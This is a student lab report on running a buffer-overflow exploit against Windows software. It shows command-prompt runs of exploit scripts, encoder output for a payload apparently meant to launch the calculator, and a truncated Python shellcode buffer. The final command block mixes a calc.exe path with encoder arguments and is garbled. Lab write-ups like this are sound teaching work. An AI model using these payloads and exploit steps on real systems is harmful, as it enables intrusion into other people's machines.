


CSE 2010
LAB REPORT 8



DONE BY:
M.DHATRI
18BCN7110
L39 + L40

Running exploit:




```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Dhatri>cd Downloads
C:\Users\Dhatri\Downloads>cd Uulln
C:\Users\Dhatri\Downloads\Uulln>python exploit.py
C:\Users\Dhatri\Downloads\Uulln>
```



Changing triggers:



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Dhatri>cd Downloads
C:\Users\Dhatri\Downloads>cd Uulln
C:\Users\Dhatri\Downloads\Uulln>python exploit2.py
C:\Users\Dhatri\Downloads\Uulln>C:\Users\Dhatri\Downloads\Uulln\notepad exploi
t2.txt
```

```
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""
buf += b"\x89\xe0\xd9\xd9\x70\xf4\x5d\x55\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x39\x6c\x48\x68\x6b"
buf += b"\x32\x37\x70\x35\x50\x55\x50\x53\x50\x4d\x59\x49\x75"
buf += b"\x36\x51\x6b\x70\x65\x34\x6e\x6b\x46\x30\x46\x50\x6e"
buf += b"\x6b\x73\x62\x46\x6c\x4c\x4b\x31\x42\x65\x44\x6c\x4b"
buf += b"\x72\x52\x34\x68\x54\x4f\x4c\x77\x43\x7a\x71\x36\x76"
buf += b"\x51\x6b\x4f\x6c\x6c\x55\x6c\x75\x31\x31\x6c\x75\x52"
buf += b"\x44\x6c\x71\x30\x79\x51\x48\x4f\x36\x6d\x57\x71\x58"
buf += b"\x47\x4a\x42\x6a\x52\x73\x62\x52\x77\x6c\x4b\x73\x62"
buf += b"\x76\x70\x6e\x6b\x42\x6a\x65\x6c\x4c\x4b\x50\x4c\x74"
buf += b"\x51\x53\x48\x4a\x43\x42\x68\x45\x51\x6a\x71\x52\x71"
```

Inserted the command in ex.py file so when we run the file in windows we get the result:

```
C:\Windows\system32\calc.exe x86/alpha_mixed -b "\x00\x14\x0a\x0d" -f python -o
ex.py
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 237 (iteration=0)
x86/shikata_ga_nai chosen with final size 237
Payload size: 237 bytes
Final size of python file: 1168 bytes
Saved as: ex.py
root@Nomesh:~#
```